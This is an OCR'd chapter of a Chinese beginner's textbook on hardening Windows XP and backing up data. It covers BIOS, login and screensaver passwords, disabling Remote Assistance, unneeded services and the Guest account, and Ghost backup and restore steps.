BIOS密码是电脑的第一道安全门，为BIOS设置密码可以防止非法用户使用电脑及保护数据的安全，它是保护电脑安全的有效措施之一。在设置密码时需结合BIOS设置中Advanced BIOS Features选项下的Security Option设置项来搭配不同的安全等级，具体的搭配设置如下表所示。

操作提示：系统加密

设置BIOS密码属于系统加密中的一项，系统加密就是直接为电脑设置密码，其中包括设置BIOS密码、登录密码和屏保密码。

锁定电脑后，如果要再次启动电脑，只需在登录界面中输入用户的账号和密码，这样起到了很好的保护作用。

补充两句

BIOS密码设置

Set Password选项	Security Option选项值	影 响 结 果
未设置密码	System/Setup	系统开机或进入BIOS时都不需输入密码
设置密码	System	系统开机启动或进入BIOS设置，都会要求输入正确的密码
设置密码	Setup	进入BIOS设置画面时要求输入正确的密码，开机时不需要

设置BIOS密码的具体操作如下。


教学演示\第10章\设置BIOS密码

1 进入BIOS设置

启动电脑，屏幕左下角会提示如何进入BIOS设置，如下图所示，按键盘上的【Delete】键，进入BIOS的设置主界面。


2 选择操作

通过方向键选择Advanced BIOS Features选项，按【Enter】键进入下级设置界面。



3 设置选项

1. 选择Security Option选项，按【Enter】键。
2. 在打开的Security Option对话框中选择System值，按【Enter】键。




4 输入密码

1. 按【Esc】键返回主界面，选择Set Supervisor Password选项，按【Enter】键。
2. 打开密码输入框，输入要设置的密码。

高手指点 BIOS的类型不同，其设置界面也有所不同，但进入BIOS的方式几乎都相同，都是在进入开机界面时按【Delete】键。


5 确认密码

按【Enter】键，再次打开密码输入框，输入相同的密码，按【Enter】键，完成密码的输入。



6 保存退出

1. 选择Save & Exit Setup选项，按【Enter】键。
2. 在打开的提示框中按【Y】键，再按【Enter】键存储并退出BIOS。



（3）设置登录密码

登录密码是指使用某个账户登录到操作系统时所使用的密码，它为用户的电脑提供了一种安全保护，可以使其免受非法用户的使用，从而保障电脑和数据的安全。设置登录密码的具体操作如下。

教学演示\第10章\设置登录密码

1 打开“用户账户”对话框

选择【开始】/【控制面板】命令，打开“控制面板”窗口，在经典视图下双击“用户账户”选项。

2 选择账户

打开“用户账户”窗口，单击需设置密码的用户账户。

设置了BIOS密码后，需要重新启动电脑，此时将提示输入刚才设置的密码才能进入操作系统。

补充两句

3 选择操作


在打开的窗口中单击“创建密码”超链接。

操作提示：设置项的改变

创建完密码后，在返回的窗口中“创建密码”超链接将变为“更改我的密码”超链接。

4 设置密码

1. 在打开的“创建密码”窗口的“输入一个新密码”和“再次输入密码以确认”文本框中输入相同的密码，在“输入一个单词或短语作为密码提示”文本框中输入密码提示的信息。
2. 单击 创建密码(C) 按钮。



（4）设置屏保密码

屏幕保护程序（简称屏保）是一个可以使屏幕暂停显示或以动画的方式显示的应用程序，若用户需要暂时离开电脑，但又不希望其他人查看自己电脑中的信息，可启动设置了密码的屏幕保护程序，从而阻制未授权用户访问电脑。设置屏保密码的具体操作如下。

教学演示\第10章\设置屏保密码

1 选择屏保类型

1. 在系统桌面上单击鼠标右键，在弹出的快捷菜单中选择“属性”命令，打开“显示 属性”对话框，选择“屏幕保护程序”选项卡。
2. 在“屏幕保护程序”下拉列表框中选择一种屏保类型，这里选择“图片收藏幻灯片”选项。
3. 单击 设置(T) 按钮。

2 设置选项

在打开的“图片收藏屏幕保护程序选项”对话框中单击 浏览(B) 按钮。

高手指点 在指定的时间内未对电脑进行操作时，系统将自动启动屏保，待重新进入系统时，将打开登录对话框，输入当前用户账户的密码后才能进入系统。

3 选择屏保图片文件夹

1. 打开“浏览文件夹”对话框，在其中指定要作为屏保的图片所在的文件夹。
2. 单击 确定 按钮。

4 设置屏保参数

1. 返回“图片收藏屏幕保护程序选项”对话框，单击 确定 按钮返回“显示 属性”对话框，在“等待”数值框中输入等待时间。
2. 选中“在恢复时使用密码保护”复选框。
3. 单击 确定 按钮。

（5）关闭远程协助

远程协助也被称为远程控制，它是在网络上用一台电脑（主控端Remote/客户端）远距离控制另一台电脑（被控端Host/服务器端）的技术，这种技术常被黑客利用，以攻击目标电脑。关闭远程协助的具体操作如下。

教学演示\第10章\关闭远程协助

1 选择命令

1. 打开“开始”菜单，在“我的电脑”选项上单击鼠标右键。
2. 在弹出的快捷菜单中选择“属性”命令。

2 设置选项

1. 在打开的对话框中选择“远程”选项卡。
2. 取消选中“允许从这台计算机发送远程协助邀请”和“允许用户远程连接到此计算机”复选框。
3. 单击 确定 按钮。

Windows XP操作系统的远程协助主要使用3389和4899端口，用于远程连接和远程控制桌面。

补充两句

（6）关闭多余的服务

在Windows操作系统启动时，系统自动加载了很多在系统和网络中起着某种作用的服务，但这些服务并不是全部都必须启动的，因此有必要将一些容易被黑客利用，但自己不需要或用不到的服务关闭，以保障电脑的安全运行，并节约内存资源。下面将以关闭Task Scheduler服务为例讲解如何关闭多余的服务，其具体操作如下。

教学演示\第10章\关闭多余的服务

1 打开“管理工具”窗口

选择【开始】/【控制面板】命令，打开“控制面板”窗口，双击“管理工具”选项。

2 打开“服务”窗口


打开“管理工具”窗口，并在其中双击“服务”选项。

3 选择选项

打开“服务”窗口，其中包含了Windows提供的各种服务，双击Task Scheduler选项。

4 关闭服务

1. 在打开对话框的“启动类型”下拉列表框中选择“已禁用”选项。
2. 单击 确定 按钮。



在Windows XP操作系统中可以关闭的服务如下。

- ClipBook：该服务允许网络中的其他用户浏览本机的文件夹。
- Net Logon：网络注册功能，用于处理注册信息等网络安全功能。

高手指点 在“服务”窗口中选择需要关闭的服务选项，单击“停止”超链接，也可关闭该服务。

- Print Spooler：打印机后台处理程序。
- Error Reporting Service：系统服务和应用程序在非正常环境下运行时发送错误报告。
- Fast User Switching Compatibility：快速用户切换兼容性。
- Uninterruptible Power Supply（UPS不间断电源）：用于管理用户的UPS。
- NT LM Security Support Provider（NT LM安全支持提供商）：为网络提供安全保护。
- Remote Desktop Help Session Manager（远程桌面帮助会话管理器）：用于网络中的远程通信。
- Remote Registry（远程注册表）：使网络中的远程用户能修改本地电脑中的注册表设置。
- Task Scheduler（任务调度程序）：使用户能在电脑中配置和制定自动任务的日程。
- Windows Image Acquisition（WIA）：Windows图像获取功能，用于为扫描仪和照相机提供图像捕获。如果用户的电脑没有配置这些设备，建议改为手动启动。
- Network DDE和Network DDE DSDM：主要用于动态数据交换，除非用户准备在网上共享自己的Office，否则建议将其改为手动启动。

10.3.2 上机1小时：停用与删除Guest账户

操作系统中的Guest账户允许其他人使用和访问电脑，它的存在给系统安全埋下了隐患，因为黑客有一句很经典的话，那就是“最小的权限就是最大的权限”，很多黑客攻击都是通过Guest账户进行的。本例将讲解停用和删除Guest账户的相关操作。

上机目标

- **巩固通过设置操作系统防御黑客的方法。**
- **进一步掌握停用和删除Guest账户的操作。**

1 停用Guest账户

对于普通电脑用户，直接停用Guest账户即可防御黑客攻击，其具体操作如下。

教学演示\第10章\停用Guest账户

1 打开“管理工具”窗口

选择【开始】/【控制面板】命令，打开“控制面板”窗口，双击“管理工具”选项。

2 打开“计算机管理”窗口

打开“管理工具”窗口，并在其中双击“计算机管理”选项，打开“计算机管理”窗口。

在Windows XP操作系统的Home版本中无法关闭Guest账户，但可以为该账户设置密码。

补充两句

3 选择选项

1. 展开【计算机管理/系统工具/本地用户和组/用户】选项。
2. 在右侧的窗格中双击Guest选项。

4 停用账户

1. 打开“Guest 属性”对话框，选中“账户已停用”复选框。
2. 单击 确定 按钮。


2 删除Guest账户

对有特殊要求的用户来讲，仅禁用是不够的，最好是将Guest账户删除。其实，Windows XP操作系统的用户信息都存储在SAM数据库中，但通常情况下系统不允许用户访问SAM键值，只有拥有了System用户权限才可以访问，因此，如何获得System用户权限是关键所在。删除Guest账户的具体操作如下。

教学演示\第10章\删除Guest账户

1 选择命令

1. 打开注册表编辑器，展开HKEY_LOCAL_MACHINE\SAM\SAM。
2. 在SAM子键上单击鼠标右键，在弹出的快捷菜单中选择“权限”命令。



2 设置权限

1. 在打开对话框的“组或用户名称”栏中选择Administrators选项。
2. 在其下的“Administrators的权限”栏中选中“完全控制”和“读取”对应的“允许”复选框。

高手指点 恢复Guest账户的方法也很简单，在“控制面板”窗口中双击“用户账户”选项，在打开的窗口中添加一个Guest账户即可。

3 刷新程序

返回注册表编辑器窗口，选择【查看】/【刷新】命令，使电脑用户具有System权限。

4 删除Guest账户

1. 展开HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\Names\Guest项，并在其上单击鼠标右键。
2. 在弹出的快捷菜单中选择“删除”命令。

5 确认删除

在打开的对话框中单击 是(Y) 按钮，确认删除Guest账户。

6 删除相关选项

展开HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\000001F5项，用同样的方法将相关选项删除，完成操作。

10.4 备份与恢复数据

老马告诉小李，电脑中有各种各样的重要数据，包括操作系统、注册表、驱动程序和软件数据等，这些数据一旦被黑客攻击，会给电脑用户造成极大的损失。为了保护这些数据，最常用的方法就是对其进行备份。

10.4.1 学习1小时

学习目标

- 学会使用Ghost备份与恢复系统盘。
- 学会备份系统中的重要数据。
- 学会恢复删除的数据。

这里进行刷新的目的是运行System权限，显示HKEY_LOCAL_MACHINE\SAM\SAM项下的子项。

补充两句

1 使用Ghost备份与还原系统盘

Ghost是一款专业的系统备份和还原软件，使用它可以将某个磁盘分区或整个硬盘上的数据完全复制到其他的磁盘分区或硬盘上。用Ghost备份与恢复系统通常都在DOS状态中进行操作。

（1）Ghost备份

由于Ghost备份需要在DOS环境中进行，下面就通过MaxDOS v5.7s来备份操作系统，其具体操作如下。

教学演示\第10章\Ghost备份

1 选择用MaxDOS v5.7s启动

启动电脑，当出现多系统选择菜单时，按【↓】键选择MaxDOS v5.7s选项，再按【Enter】键。

2 运行MaxDOS v5.7s

打开MaxDOS v5.7s的界面，保持默认选择的“运行 MaxDOS v5.7s”选项，按【Enter】键。

3 输入登录密码

启动MaxDOS，在光标闪烁处输入安装MaxDOS时设置的密码，然后按【Enter】键。


4 选择启动模式

在打开的界面中选择启动模式，这里保持默认的“MAXDOS工具集+PACKET网卡驱动网刻”选项，按【Enter】键。

高手指点 Windows操作系统自带的系统还原功能并没有Ghost的安全性高，但在使用Ghost备份系统之前，需先安装MaxDOS，因为该软件自带了Ghost，使用非常方便。

5 选择操作

在打开的“MaxDOS 5.7菜单”界面中选择操作任务，这里按【4】键启动GHOST V8.3企业版。




6 打开Ghost主界面

在打开的Ghost主界面中显示了软件的基本信息，并激活 OK 按钮，按【Enter】键。


7 选择操作任务

在打开的Ghost界面中通过按【↓】和【→】键选择【Local】/【Partition】/【To Image】命令。



8 选择硬盘

在打开的对话框中选择硬盘（在有多个硬盘的情况下需慎重选择），这里直接按【Enter】键。



9 选择分区

在打开的对话框中选择要备份的分区，这里选择系统盘所在的第一分区，按【Tab】键激活 OK 按钮，再按【Enter】键确认。

10 选择保存位置

在打开的对话框中按【Tab】键激活Lock in下拉列表框，按【↓】键弹出下拉列表，选择E盘，再按【Enter】键确认。

Tab键主要用于在界面中的各个项目间进行切换，当按【Tab】键激活某个项目后，该项目将呈高亮显示状态。

补充两句

11 命名镜像文件

1. 按【Tab】键激活File name文本框，输入镜像文件的名称“WINXP604”。
2. 再按【Tab】键激活 Save 按钮，按【Enter】键确认保存。

12 选择压缩方式


在打开的对话框中选择压缩方式，这里按【→】键激活 High 按钮，再按【Enter】键。

13 确认创建镜像文件

在打开的对话框中询问是否确实要创建镜像文件，按【←】键激活 Yes 按钮，然后按【Enter】键确认。


14 开始备份

Ghost开始备份第一分区，并显示备份进度、速度与剩余时间等相关信息。



15 完成备份

备份完毕，打开一个对话框提示备份成功，按【Enter】键返回Ghost主界面，完成系统备份。



操作提示：备份过程中的操作

如果在备份过程中自动打开如下图所示的对话框，意思是“要备份的分区上的文件总量小于Ghost软件最初报告的总量（一般是由虚拟内存文件造成的），是否继续”，只需激活 Yes 按钮，再按【Enter】键确认即可继续进行备份操作。

高手指点 用Ghost对操作系统进行备份的最佳时机是在刚安装好操作系统和软/硬件后，在备份前还应清理系统盘中的临时文件及其他不需要的文件，以缩小镜像文件的大小。

教你一招：了解备份镜像文件的压缩方式

备份镜像文件的压缩方式有3种：No，不压缩，这种备份的速度最快；High，将镜像文件进行高压缩，这种备份的速度最慢；Fast，压缩率和速度处于前两者之间。如果要节省磁盘空间，则应选择高压缩方式；如果剩余的磁盘空间足够大，要想追求备份速度，则选择不压缩或快速压缩方式。备份的速度与电脑硬件的配置高低、备份磁盘内容的多少有关，如果电脑配置较好，备份Windows系统的速度也会快些。

（2）Ghost还原

在系统感染了恶性病毒或遭受到黑客攻击而损坏时，可使用Ghost从备份的镜像文件快速恢复系统。下面就还原前面备份的操作系统到C盘，其具体操作如下。


教学演示\第10章\Ghost还原

1 启动Ghost

启动Ghost V8.3企业版，在打开的Ghost主界面中激活 OK 按钮，按【Enter】键。

2 选择命令

在打开的Ghost界面中通过按【↓】和【→】键选择【Local】/【Partition】/【From Image】命令。




3 选择要还原的镜像文件

1. 在打开的对话框中选择前面备份到E盘下的镜像文件WINXP604。
2. 按【Tab】键激活 Open 按钮，再按【Enter】键。

4 显示镜像文件信息

在打开的对话框中显示了该镜像文件的大小及类型等相关信息，按【Enter】键确认。




在使用Ghost备份时，镜像文件不能存放在被备份的分区上，因为这样无法进行还原操作，还原镜像文件时，若备份的是C盘，则只能还原到C盘，否则可能导致系统崩溃。

补充两句


5 选择要还原到的硬盘

在打开的对话框中选择需要恢复到的硬盘，这里只有一个硬盘，因此直接按【Enter】键。




6 选择要还原到的分区

1. 在打开的对话框中选择需要恢复到的磁盘分区，这里选择恢复到第一分区。
2. 按【Tab】键激活 OK 按钮，再按【Enter】键。



7 确认还原

在打开的对话框中询问是否确实需要恢复，按【←】键激活 Yes 按钮，再按【Enter】键。



8 确认还原

Ghost开始恢复该镜像文件到系统盘，并显示恢复速度、进度和还需要的时间等信息。还原完毕后，在打开的对话框中激活 Reset Computer 按钮，按【Enter】键完成系统的还原并重新启动电脑。

教你一招：了解Local菜单含义

用Ghost备份与恢复硬盘或磁盘分区都是通过Local菜单中的相应命令实现的，其含义如下：Disk，对硬盘进行操作，其下包含To Disk（复制硬盘）、To Image（将硬盘备份为镜像文件）和From Image（由硬盘镜像文件还原）3个命令；Partition，对磁盘分区进行操作，它包含的3个命令与Disk菜单下的3个命令相似，不过该菜单下的命令针对的是分区而非整个硬盘；Check，检查磁盘分区是否有坏道或错误。

2 备份数据

由于黑客攻击的主要对象是电脑中的各种重要数据，一旦数据被破坏，将造成巨大的损失，所以应该提前对这些数据进行备份。

高手指点 用Ghost恢复系统完毕后，如果激活 Continue 按钮并按【Enter】键将返回Ghost主界面，用光标激活Quit命令后再按【Enter】键将退出Ghost程序，返回MaxDOS 5.7的主菜单界面。

（1）备份驱动程序

可以借助软件，如Windows优化大师、超级兔子等对驱动程序进行备份。下面利用Windows优化大师轻松实现对驱动程序的备份，其具体操作如下。

教学演示\第10章\备份驱动程序

1 启动Windows优化大师

启动Windows优化大师进入其主界面，选择右侧的“系统维护”项。

2 选择要备份的项目

1. 展开该项后选择“驱动智能备份”选项卡。
2. 在右侧选中要备份的项目前面的复选框。
3. 单击 备份 按钮。

操作提示：Windows优化大师的备份位置

用Windows优化大师备份的驱动程序存放在Windows优化大师安装目录下的Backup\Drivers文件夹中，在该文件夹中将为每个备份的硬件创建一个文件夹，其中存放的就是该硬件的驱动程序文件。Windows优化大师的安装目录会因安装时选择位置的不同而不同。

（2）使用备份工具备份文件

Windows XP操作系统具有文件和用户设置的备份功能，利用该功能可以将指定用户的文档和设置，或者其他指定的重要文件备份到同一硬盘的其他磁盘分区、其他硬盘或其他电脑中。如果要备份指定的其他重要文件，则需手动选择要备份的文件。首次打开备份工具时，默认以向导模式启动，初学者最好使用向导模式进行，当对该操作较熟练后，则可切换到高级模式下进行。下面在Windows XP中利用文件和设置备份功能将F盘中的“备份文件”文件夹备份到E盘的“重要备份”文件夹下，并命名为“档案备份”，其具体操作如下。


教学演示\第10章\使用备份工具备份文件

Windows优化大师备份显卡驱动程序时，还会创建一个DelRestore.Desc文件，该文件可以用记事本打开，其中保存了各个驱动程序文件的路径，以便在恢复备份时能复制到正确的位置。

补充两句


1 启动备份程序

选择【开始】/【所有程序】/【附件】/【系统工具】/【备份】命令，打开“备份或还原向导”对话框，单击下一步(N) >按钮。




2 选择备份操作

1. 在打开的“备份或还原”界面中选中“备份文件和设置”单选按钮。
2. 单击下一步(N) >按钮。




3 选择备份的类型

1. 在打开的界面中选择要备份的项目，这里选中“让我选择要备份的内容”单选按钮。
2. 单击下一步(N) >按钮。




4 选择备份的具体内容

1. 在打开界面的“要备份的项目”列表框中展开目录树，选中F盘下的“备份文件”文件夹。
2. 单击下一步(N) >按钮。




5 设置备份

打开“备份类型、目标和名称”界面，首先设置备份的位置，这里单击浏览(R)...按钮。



6 设置备份位置和名称


1. 在打开的对话框中设置保存位置为E盘的“重要备份”文件夹，文件名称为“档案备份”。
2. 单击保存(S)按钮。



高手指点 在“备份或还原向导”对话框中取消选中“总是以向导模式启动”复选框，则以后将以高级模式启动该工具。

7 确认操作

返回“备份类型、目标和名称”界面，确认保存位置与文件名称后，单击下一步(N) >按钮。



8 完成备份向导


打开“正在完成备份或还原向导”界面，在其中显示了所有备份设置，单击完成按钮。

9 开始备份

系统开始备份指定的内容，并在打开的对话框中显示备份的进度、备份已用时间和剩余的时间等信息。

10 完成备份

提示完成备份时，单击关闭(C)按钮关闭“备份进度”对话框即可完成指定文件的备份。



操作提示：备份的其他操作

在第3步中选中其他单选按钮备份用户的文档，则单击下一步(N) >按钮后将直接打开第5步所示的对话框；在第4步左侧选择某个目录后，还可以在右侧的列表框中选择该目录下包含的具体内容，在左侧选择System State项，再在右侧选中Registry复选框可以备份注册表。

（3）使用文件和设置转移备份文件

文件和设置转移功能可以将电脑中的文件、系统及部分软件的设置备份到其他磁盘分区或其他电脑中，也能起到备份作用，其具体操作如下。


教学演示\第10章\使用文件和设置转移备份文件

